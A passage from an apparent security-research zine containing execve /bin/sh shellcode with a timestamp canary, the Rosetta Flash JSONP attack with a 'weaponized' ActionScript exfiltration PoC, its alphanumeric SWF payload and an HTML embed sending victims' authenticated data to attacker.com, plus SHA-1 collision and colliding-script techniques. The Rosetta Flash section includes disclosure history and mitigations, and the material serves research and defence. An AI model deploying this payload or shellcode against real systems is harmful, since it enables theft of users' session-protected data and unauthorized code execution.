"But," I hear you say, "what if we jump into the middle of the canary check?" Our canary check, together with the conditional jump to the beginning, and the final syscall instruction cannot possibly fit in four bytes. This is where we make use of unaligned instructions. For the canary check, we use code that does not have instructions that start at a four-byte boundary. At the same time, we make sure that the first two bytes at fourth byte boundary will be `0xeb 0xf2` which, when executed as an instruction will jump 14 bytes back into the shellcode. This will land it again on a four-byte boundary. Eventually the program counter will land into an earlier part of the shellcode that is in the right instruction chain.

Assuming our shellcode eventually calls `int 80h`, which is `0xcd 0x80`, the final part of our shellcode now looks a little like the following.

```
   last normal four-byte aligned instruction
  /
 |               __________________________ 4 byte aligned __________________________
 |             /             |             |             |             |             \
 V .. .. .. .. | eb f2 .. .. | eb f2 .. .. | eb f2 .. .. | eb f2 .. .. | eb f2 cd 80
               > jmp back    > jmp back    > jmp back    > jmp back    > jmp back
```

In our normal instruction thread, bytes `0xeb` shall become the last byte of an instruction, and the `0xf2` bytes will become the first byte of the next opcode. Fortunately `0xf2` is a prefix code which can be prepended to many short instructions without any harmful side-effects.

As you can see there's not much room left for our own instructions. Certainly since every fourth byte will need to be part of a multi-byte opcode together with `0xeb`. To address this, we will need to find some useful instructions that contain `0xeb`.

When `0xeb` is used as the second byte of a compare operation (opcode `0x39`), it represents the `ebp, ebx` register pair. We will be using this both as a `nop` as well as for our canary comparison. Another option is

[19] If you can prove me wrong, I'd love to see the PoC.

to use `0xeb` as the second byte of a conditional jump which, if taken will land you somewhere earlier in the shellcode, on a four-byte boundary.

Combining those two instruction gives us the building blocks for our canary check: compare two values and jump backward if they do not match. Now all we have to do is load the high 32 bits of the timestamp counter in `ebx` and restore any spilled registers before calling `int 80h`. The `ebp` register already has the right value.

```
0000:  0f 31         rdtsc                    ; read timestamp counter
0002:  92            xchg edx, eax
0003:  95            xchg ebp, eax            ; put high dword in ebp
0004:  31 db         xor ebx, ebx
0006:  66 53         push bx
0008:  66 68 75 72   push small 07275h
000C:  66 68 62 6f   push small 06F62h
0010:  66 68 67 68   push small 06867h
0014:  66 68 65 69   push small 06965h
0018:  66 68 20 4e   push small 04E20h
001C:  66 68 6c 6f   push small 06F6Ch
0020:  66 68 65 6c   push small 06C65h
0024:  66 68 20 48   push small 04820h
0028:  66 68 68 6f   push small 06F68h
002C:  66 68 65 63   push small 06365h
0030:  89 e1         mov ecx, esp             ; argv[2] -> ecx
0032:  6a 68         push 068h
0034:  66 68 2f 73   push small 0732Fh
0038:  66 68 69 6e   push small 06E69h
003C:  66 68 2f 62   push small 0622Fh
0040:  89 e0         mov eax, esp             ; filename / argv[0] -> eax
0042:  6a 2d         push 02Dh
0044:  b2 63         mov dl, 063h
0046:  89 e6         mov esi, esp             ; argv[1] -> esi
0048:  88 54 24 01   mov [esp+1h], dl
004C:  53            push ebx
004D:  89 e2         mov edx, esp             ; envp [ NULL ] -> edx
004F:  51            push ecx
0050:  56            push esi
0051:  50            push eax
0052:  eb 02         jmp short 0056h
0054:  eb aa         jmp short 0000h          ; jump back 'midway station'
0056:  89 e1         mov ecx, esp             ; argv [ '/bin/sh', ... ] -> ecx
0058:  b3 0b         mov bl, 0Bh              ; __NR_EXECVE -> ebx
005A:  50            push eax                 ; push filename
005B:  52            push edx                 ; push envp
005C:  0f 31 92 39   ---------------------------.
0060:  eb f2 93 39   jmp short 0054h ; ...   | these jumps will all
0064:  eb f2 5a 75   jmp short 0058h ; ...   | (eventually) end up
0068:  eb f2 5b 39   jmp short 005Ch ; ...   | at 005C
006C:  eb f2 cd 80   jmp short 0060h ; ...   |
0070:                .________________________/
                     |
                     V
005C:  0f 31         rdtsc
005E:  92            xchg edx, eax            ; canary val -> eax
005F:  39 eb         cmp ebx, ebp             ; no-op
0061:  f2 93         repnz xchg ebx, eax      ; canary val -> ebx / __NR_EXECVE -> eax
0063:  39 eb         cmp ebx, ebp             ; canary check -> OK if zero
0065:  f2 5a         repnz pop edx            ; envp -> edx
0067:  75 eb         jnz 0054h                ; jump to 'midway station' in case
                                              ; the check fails
0069:  f2 5b         repnz pop ebx            ; filename -> ebx
006B:  39 eb         cmp ebx, ebp             ; nop
006D:  f2 cd 80      repnz int 80h            ; we're done :-)
```

11 Abusing JSONP with Rosetta Flash

by Michele Spagnuolo,
whose opinions are not endorsed by his employer.

In this article I present Rosetta Flash, a tool for converting any SWF file to one composed of only alphanumeric characters, in order to abuse JSONP endpoints. This PoC makes a victim perform arbitrary requests to the vulnerable domain and exfiltrate potentially sensitive data, not limited to JSONP responses, to an attacker-controlled site. This vulnerability got assigned CVE-2014-4671.

Rosetta Flash leverages zlib, Huffman encoding, and Adler-32 checksum brute-forcing to convert any SWF file to another one composed of only alphanumeric characters, so that it can be passed as a JSONP callback and then reflected by the endpoint, effectively hosting the Flash file on the vulnerable domain.

11.1 The Attack Scenario

To better understand the attack scenario it is important to take into account the following three factors:

1. SWF files can be embedded on an attacker-controlled domain using a *Content-Type* forcing `<object>` tag, and will be executed as Flash as long as the content looks like a valid Flash file.

2. JSONP, by design, allows an attacker to control the first bytes of the output of an endpoint by specifying the `callback` parameter in the request URL. Since most JSONP callbacks restrict the allowed charset to `[a-zA-Z0-9]`, `_` and `.`, my tool focuses on this very restrictive set of characters, but it is general enough to work with other user-specified alphabets.

3. With Flash, an SWF file can perform cookie-carrying GET and POST requests to the domain that hosts it, with no `crossdomain.xml` check. That is why allowing users to upload an SWF file to a sensitive domain is dangerous. By uploading a carefully crafted SWF file, an attacker can make the victim perform requests that have side effects and exfiltrate sensitive data to an external, attacker-controlled, domain.

High profile Google domains (`accounts.google.com`, `www.`, `books.`, `maps.`, etc.) and YouTube were vulnerable and have been recently fixed. Instagram, Tumblr, Olark and eBay are still vulnerable at the time of writing. Adobe pushed a fix in the latest Flash Player, described in Section 11.6.

In the Rosetta Flash GitHub repository[20] I provide a full-featured proof of concept and ready-to-be-pasted, universal, weaponized PoCs with ActionScript sources for exfiltrating arbitrary content specified by the attacker in the FlashVars.

11.2 How it Works

Rosetta uses ad-hoc Huffman encoders in order to map non-allowed bytes to allowed ones. Naturally, since we are mapping a wider charset to a more restrictive one, this is not really compression, but an inflation! We are effectively using Huffman as a Rosetta Stone.

A Flash file can be either uncompressed (magic bytes `FWS`), zlib-compressed (`CWS`) or LZMA-compressed (`ZWS`). We are going to build a zlib-compressed file, but one that is actually larger than the decompressed version!

Furthermore, Flash parsers are very liberal, and tend to ignore invalid fields. This is very good for us, because we can force Flash content to the characters we prefer.

11.2.1 Zlib Header Hacking

We need to make sure that the first two bytes of the zlib stream, which is a wrapper over DEFLATE, are a valid combination.

[20] `git clone https://github.com/mikispag/rosettaflash`




Figure 1: SWF Header Types




Figure 2: Starting Bytes for Zlib

There aren't many allowed two-bytes sequences for `CMF` (Compression Method and flags) + `CINFO` (malleable) + `FLG`. The latter include a check bit for `CMF` and `FLG` that has to match, preset dictionary (not present), and compression level (ignored).

The two-byte sequence `0x68 0x43`, which as ASCII is "`hC`" is allowed and Rosetta Flash always uses this particular sequence.

11.3 Adler-32 Checksum Bruteforcing

As you can see from the SWF header format in Figure 1, the checksum is the trailing part of the zlib stream included in the compressed output SWF, so it also needs to be alphanumeric. Rosetta Flash appends bytes in a clever way to get an Adler-32 checksum of the original uncompressed SWF that is made of just `[a-zA-Z0-9_\.]` characters.

An Adler-32 checksum is composed of two 4-byte rolling sums, S1 and S2, concatenated.

For our purposes, both S1 and S2 must have a byte representation that is allowed (i.e., all alphanumeric). The question is: how to find an allowed checksum by manipulating the original uncompressed SWF? Luckily, the SWF file format allows us to append arbitrary bytes at the end of the original SWF file. These bytes are ignored, and that is gold for us.

But what is a clever way to append bytes? I call my approach the Sleds + Deltas technique. As shown in Figure 4, we can keep adding a high byte sled until there is a single byte we can add to make S1 modulo-overflow and become the minimum allowed byte representation, and then we add that delta. This sled is composed of `0xfe` bytes because `0xff` doesn't play nicely with the Huffman encoding.

Now we have a valid S1, we want to keep it fixed. So we add a sled comprising of NULL bytes until S2 modulo-overflows, thus arriving at a valid S2.




Figure 3: Adler-32 Algorithm

11.4 Huffman Magic

Once we have an uncompressed SWF with an alphanumeric checksum and a valid alphanumeric zlib header, it's time to create dynamic Huffman codes that translate everything to `[a-zA-Z0-9_\.]` characters. This is currently done with a pretty raw but effective approach that will have to be optimized in order to work effectively for larger files. Twist: the representation of tables, in order to be embedded in the file, has to satisfy the same charset constraints.

We use two different hand-crafted Huffman encoders that make minimum effort in being efficient, but focus on byte alignment and offsets to get bytes to fall into the allowed character set. In order to reduce the inevitable inflation in size, repeat codes (code `16`, mapped to `00`), are used to produce shorter output that is still alphanumeric.

For more detail, feel free to browse the source code in the Rosetta Flash GitHub repository or the stock version from this zip file.[21] And yes, you can make an alphanumeric Rickroll.[22]

[21] `git clone https://github.com/mikispag/rosettaflash`

[22] `http://miki.it/RosettaFlash/rickroll.swf`
`unzip pocorgtfo05.pdf rosettaflash/PoC/rickroll.swf`




Figure 4: Adler-32 Manipulation




Figure 5: DEFLATE Block Format

11.5 A Universal, Weaponized Proof of Concept

The following is an example written in ActionScript 2 for the `mtasc` open-source compiler.

```
class X {

    static var app : X;

    function X(mc) {
        if (_root.url) {
            var r:LoadVars = new LoadVars();
            r.onData = function(src:String) {
                if (_root.exfiltrate) {
                    var w:LoadVars = new LoadVars();
                    w.x = src;
                    w.sendAndLoad(_root.exfiltrate, w, "POST");
                }
            }
            r.load(_root.url, r, "GET");
        }
    }

    // entry point
    static function main(mc) {
        app = new X(mc);
    }
}
```

We compile it to an uncompressed SWF file, and feed it to Rosetta Flash. The alphanumeric output is:

`pocorgtfo05.pdf`

```
CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG03sDDtDDDt
0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNq
dIbeUUUfV13333333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0GDG0GtDDDtwwGGGGG
sGDt33333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnnnnnnnnnnnn
nUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50CiudIbEAtwEpDDG033s
DDGtwGDtwwDwttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzAHZYqqEHeYAHlqzfJ
zYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQHzIIHDRRVEbYqItA
zNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33swwEDt0GGDDDGptDtwwG0GG
ptDDww0GDtDDDGGDDGDDtDD33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAw
XHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHtHHHHLDUG
hHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnn
nn3Snn7CiudIbEAtuwt3sG33ww0sDtDt0333GDw0w33333www033GdFPDHTLxXThnohHTXgotHdXHHHx
XTlWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwWtD333wwG03www0GDGpt03
wDDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTlOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnn
nnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDwwGw0GDD
w0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHDHyMIuiCyIYEHWSsg
HmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn
3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooo888888880Nj0h
```

The attacker has to simply host the below HTML page on his/her domain, together with a `crossdomain.xml` file in the root that allows external connections from victims, and make the victim load it.

```
    <object type="application/x-shockwave-flash" data="https://vulnerable.com/en
dpoint?callback=CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333s
wW0ssG03sDDtDDDt0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnU
U5nnnnnn3Snn7YNqdIbeUUUfV13333333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0G
DG0GtDDDtwwGGGGGsGDt33333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnn
nnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50Ciu
dIbEAtwEpDDG033sDDGtwGDtwwDwttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzA
HZYqqEHeYAHlqzfJzYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQ
HzIIHDRRVEbYqItAzNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33swwEDt0
GGDDDGptDtwwG0GGptDDww0GDtDDDGGDDGDDtDD33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHhH
DEHXsSHoHwXHLXAwXHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZO
XHeHwtHtHHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnn
nnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtuwt3sG33ww0sDtDt0333GDw0w33333www033GdFPDHTLxXTh
nohHTXgotHdXHHHxXTlWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwWtD333
wwG03www0GDGpt03wDDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTlOLHHhHxeHXWgHZHoXHT
HNo4D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwD
DGGDDtGDwwGw0GDDw0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHD
HyMIuiCyIYEHWSsgHmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnn
nnnnnnnUU5nnnnnn3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooo888888880Nj0h" style="display: none">
      <param name="FlashVars" value="url=https://vulnerable.com/account/page_wit
h_sensitive_content_requiring_authentication&exfiltrate=http://attacker.com/log.
php">
    </object>
```

This universal proof of concept accepts two parameters passed as FlashVars. The `url` parameter is in the same domain of the vulnerable endpoint from which to perform a GET request with the victim's cookie. The `exfiltrate` parameter is the attacker-controlled URL to POST the exfiltrated data to in the variable `x`.

Moreover, we can get Rosetta Flash to force a particular checksum, which means that we can get the checksum, thus the flash file, to end with a particular character, such as `(`, which will be reflected by JSONP.

11.6 Mitigations and Fix

11.6.1 Mitigations by Adobe

Due to the sensitivity of this vulnerability, I first disclosed it internally to my employer, Google. I then privately disclosed it to Adobe PSIRT. Adobe confirmed they pushed a tentative fix in Flash Player 14 beta codename Lombard (version 14.0.0.125) and finalized the fix in version 14.0.0.145, released on July 8, 2014.

In the release notes, Adobe describes a stricter verification of the SWF file format.

> The initial validation of SWF files is now more strict. In the event that a SWF fails the initial validation checks, it will simply not be loaded. We are particularly interested in feedback on obfuscated SWFs generated with third-party tools, and older content.

11.6.2 Mitigations by Website Owners

First of all, it is important to avoid using JSONP on sensitive domains, and if possible use a dedicated sandbox domain.

One mitigation is to make endpoints return the `Content-Disposition` header `attachment; filename=f.txt`, forcing a file download. Starting from Adobe Flash 10.2, this is sufficient to instruct Flash Player not to run the SWF.

To be also protected from content sniffing attacks, prepend the reflected callback with `/**/`. This is exactly what Google, Facebook and GitHub are currently doing.

Furthermore, to hinder this attack vector in Chrome you can also return the `Content-Type-Option nosniff`. If the JSONP endpoint returns a `Content-Type` of `application/json`, Flash Player will refuse to execute the SWF.

11.7 Acknowledgments

Thanks to Gábor Molnár, who worked on ascii-zip, source of inspiration for the Huffman part of Rosetta. I learn talking with him in private that we worked independently on the same problem. He privately came up with a single instance of an ASCII SWF approximately one month before I finished the whole Rosetta Flash internally at Google in May and reported it to HackerOne only. Rosetta Flash is a full featured tool with universal, weaponized PoCs that converts arbitrary SWF files to ASCII thanks to automatic ADLER32 checksum bruteforcing.

12 A cryptographer and a binarista walk into a bar

by Ange Albertini, Binarista
and Maria Eichlseder, Cryptographer

So you meet a stingy schizophrenic genie, who grants you just one wish, and that wish is a single hash collision, with a bunch of nasty restrictions. In the following story, cleverness wins over stinginess, as it does, in a classic fairy-tale way! —PML

SHA-1 uses four constants internally. `0x5a827999`, `0x6ed9eba1`, `0x8f1bbcd` and `0xca62c1d6` are the square roots of 2, 3, 5, and 10 respectively. These nothing-up-my-sleeve numbers are supposedly innocent, but nobody knows why they were chosen, rather than any other constants. It's a common practice in embedded devices to use known checksum algorithms such as SHA-1 but with different internal parameters: it gives you a proprietary algorithm based on a robust model.

What could go wrong?


Aumasson et al.[23] show how to find practical collisions for such modified SHA-1 when the attacker can control these constants.

From a high-level perspective, finding a collision pair is a bit of an involved process. It roughly involves the following, but you should read the paper for full details.

1. Feeding the difference pattern (explained below) and the fixed bits (w.r.t. to the pattern) to an optimized automatic search algorithm.
2. Experimenting with the parameters until a few reasonable-looking candidates emerge, aborting if none do.
3. Feeding those candidates to a similar search algorithm with a similar parameter set.
4. Waiting a day or two for completion, maybe eliminating the less promising candidates successively.

Let's consider the consequences from a non-cryptographic perspective.

You have a colliding pair of pseudo-random blocks. They took between fifteen and thirty hours to compute, on eighty cores. They have the same SHA-1 checksum (`e033efe8e6e74d75c6d0bbaf2f2eba8d-163f70b5`) if the internal constants are `0x5a827999`, `0x88e8ea68`, `0x578059de`, `0x54324a39` instead of the original ones. You're happy, you win.



If you look at these blocks as a normal person, you probably think, "This is just colliding random garbage. Big deal!" They just don't seem that scary. It would be far more useful if you had colliding files using a standard binary format.

Here are the rules of the game, from the binary perspective.

- You have two different blocks of `0x40` bytes, at offset `0`, that yield colliding hashes. You can append the same content to both, of course, and the overall hashes would still collide.
- Certain positions in these blocks are occupied by the same bytes, while bytes in other positions differ. We call the bitwise pattern of the differences a *difference pattern* and call the bytes/bits that must be the same in both blocks *fixed* and the rest *"random"*. Only a handful of such patterns exist that still have practical attack complexity.

[23] Albertini A., Aumasson J.-Ph., Eichlseder M., Mendel F., Schlaeffer M. Malicious Hashing: Eve's Variant of SHA-1. In: Joux, A. (ed.) Selected Areas in Cryptography 2014, LNCS, Springer (to appear)

- All available patterns have at most three consecutive bytes without a difference. Typically, in every double word, only the middle two bytes have no differences.
- A few more bits can be set to fixed values on top of a difference pattern, but the majority of the remaining bits will need to be "random". Typically, the more bits you fix, the higher the computational attack complexity. Fixing between 32 and 48 of the 512 bits in the first block usually works fine.
- All available patterns have a difference in the higher nybble of the last byte, and one pattern has no difference in the first three bytes.

This means that you can't have a magic signature of four bytes in a row in both blocks, nor four `00` bytes in a row, so you already know that you can't have two files of the same type with a classic four-byte magic value at offset zero.

You must either somehow skip over the randomness or deal with it. We will now discuss various ways to do so.

12.1 Skipping over the Randomness

Shell Scripts

You can see that our two blocks start with a hash and contain no carriage-return characters. That pattern is treated as a comment in many scripting languages, and thus ignored as unneeded data. Appended to two differing but colliding comment blocks, the same scripting code could check for some difference and produce different results accordingly. This will result in two colliding scripts.

```
0000000: 231d 1b91 3440 09d8 104d a6d3 54e1 102b  #...4@...M..T..+
0000010: b885 125b 4778 26bd fd37 2bee e650 082c  ...[Gx&..7+..P.,
0000020: 754b 1657 3811 bfd8 a5e0 b244 1a94 512a  uK.W8......D..Q*
0000030: cd36 a204 fee2 8a9f 3255 99aa b47a ed82  .6......2U...z..
0000040: 0a0a 6966 205b 2060 6f64 202d 7420 7831  ..if [ `od -t x1
0000050: 202d 6a33 202d 4e31 202d 416e 2022 247b   -j3 -N1 -An "${
0000060: 307d 2260 202d 6571 2022 3931 2220 5d3b  0}"` -eq "91" ];
0000070: 2074 6865 6e20 0a20 2065 6368 6f20 2220   then .  echo "
0000080: 2020 2020 2020 2020 285f 5f29 5c6e 2020          (__)\n
0000090: 2020 2020 2020 2028 6f6f 295c 6e20 202f         (oo)\n  /
00000a0: 2d2d 2d2d 2d2d 2d5c 5c2f 5c6e 202f 207c  -------\\/\n / |
00000b0: 2020 2020 207c 7c5c 6e2a 2020 7c7c 2d2d       ||\n*  ||--
00000c0: 2d2d 7c7c 5c6e 2020 205e 5e20 2020 205e  --||\n   ^^    ^
00000d0: 5e22 3b0a 656c 7365 0a20 2065 6368 6f20  ^";.else.  echo
00000e0: 2248 656c 6c6f 2057 6f72 6c64 2e22 3b0a  "Hello World.";.
00000f0: 6669 0a                                  fi.

$ sh eve1.sh
         (__)
         (oo)
  /-------\/
 / |     ||
*  ||----||
   ^^    ^^
```


```
0000000: 231d 1b92 1440 09ac 984d a6d3 bce1 1049  #....@...M.....I
0000010: 7085 1218 6f78 26b9 bd37 2bac ae50 086a  p...ox&..7+..P.j
0000020: fd4b 1655 3811 bfcc ade0 b246 ba94 517e  .K.U8......F..Q~
0000030: 4536 a206 7ee2 8a9f 9a55 99a9 1c7a ede2  E6..~....U...z..
0000040: 0a0a 6966 205b 2060 6f64 202d 7420 7831  ..if [ `od -t x1
0000050: 202d 6a33 202d 4e31 202d 416e 2022 247b   -j3 -N1 -An "${
0000060: 307d 2260 202d 6571 2022 3931 2220 5d3b  0}"` -eq "91" ];
0000070: 2074 6865 6e20 0a20 2065 6368 6f20 2220   then .  echo "
0000080: 2020 2020 2020 2020 285f 5f29 5c6e 2020          (__)\n
0000090: 2020 2020 2020 2028 6f6f 295c 6e20 202f         (oo)\n  /
00000a0: 2d2d 2d2d 2d2d 2d5c 5c2f 5c6e 202f 207c  -------\\/\n / |
00000b0: 2020 2020 207c 7c5c 6e2a 2020 7c7c 2d2d       ||\n*  ||--
00000c0: 2d2d 7c7c 5c6e 2020 205e 5e20 2020 205e  --||\n   ^^    ^
00000d0: 5e22 3b0a 656c 7365 0a20 2065 6368 6f20  ^";.else.  echo
00000e0: 2248 656c 6c6f 2057 6f72 6c64 2e22 3b0a  "Hello World.";.
00000f0: 6669 0a                                  fi.

$ sh eve2.sh
Hello World.
```

MBR & COM


Another possibility is to use one of the header-less file formats, such as an MBR boot sector or a COM executable. Encode some jumps in the constant part, with the relative offset in the differing part. Execution will land in different offsets, where you can have two different stubs of code.

7 Zip & Rar

Archives that are parsed sequentially, such as 7 Zip and Rar, simply scan for their respective signatures at any offset. So to create an archive collision, simply concatenate two archives and remove the first byte of the top archive. Then you have to make sure that one block of the colliding pair ends with the missing byte of the signature. This block will restore the signature of the top archive, whereas the other block will keep it disabled, thus enabling the bottom archive.



Note that these are not exclusive. With a bit of perseverance, you can have a Rar-MBR-Shell colliding polyglot. And append a schizophrenic PDF, too! Why not? ;)



12.2 Dealing with Randomness

A JPEG file is made of segments. Each segment is defined by its first two bytes: first `0xff`, then an extra marker byte (but never `0x00`). For example, a JPEG should start with a Start-of-Image segment, marked `0xff 0xd8`.

Most segments then encode a length on two bytes (which is handy because it won't get out of control if it's random), and then the content of the segment.

A weird property of the JPEG format is that even though these markers are either constant-sized or encode their length, you can still insert random data between two segments.

How does the parser know where a new segment starts? It looks for an `0xff` byte that is followed by a non-null. Thus, if your JPEG encoder outputs an `0xff`, it should also output an extra `0x00` afterwards to avoid problems.

This is very handy for us, particularly as several contiguous segments with a length and value (APPx `0xe?` and COM `0xfe`) will be ignored.

12.2.1 Crafting our Colliding Pair

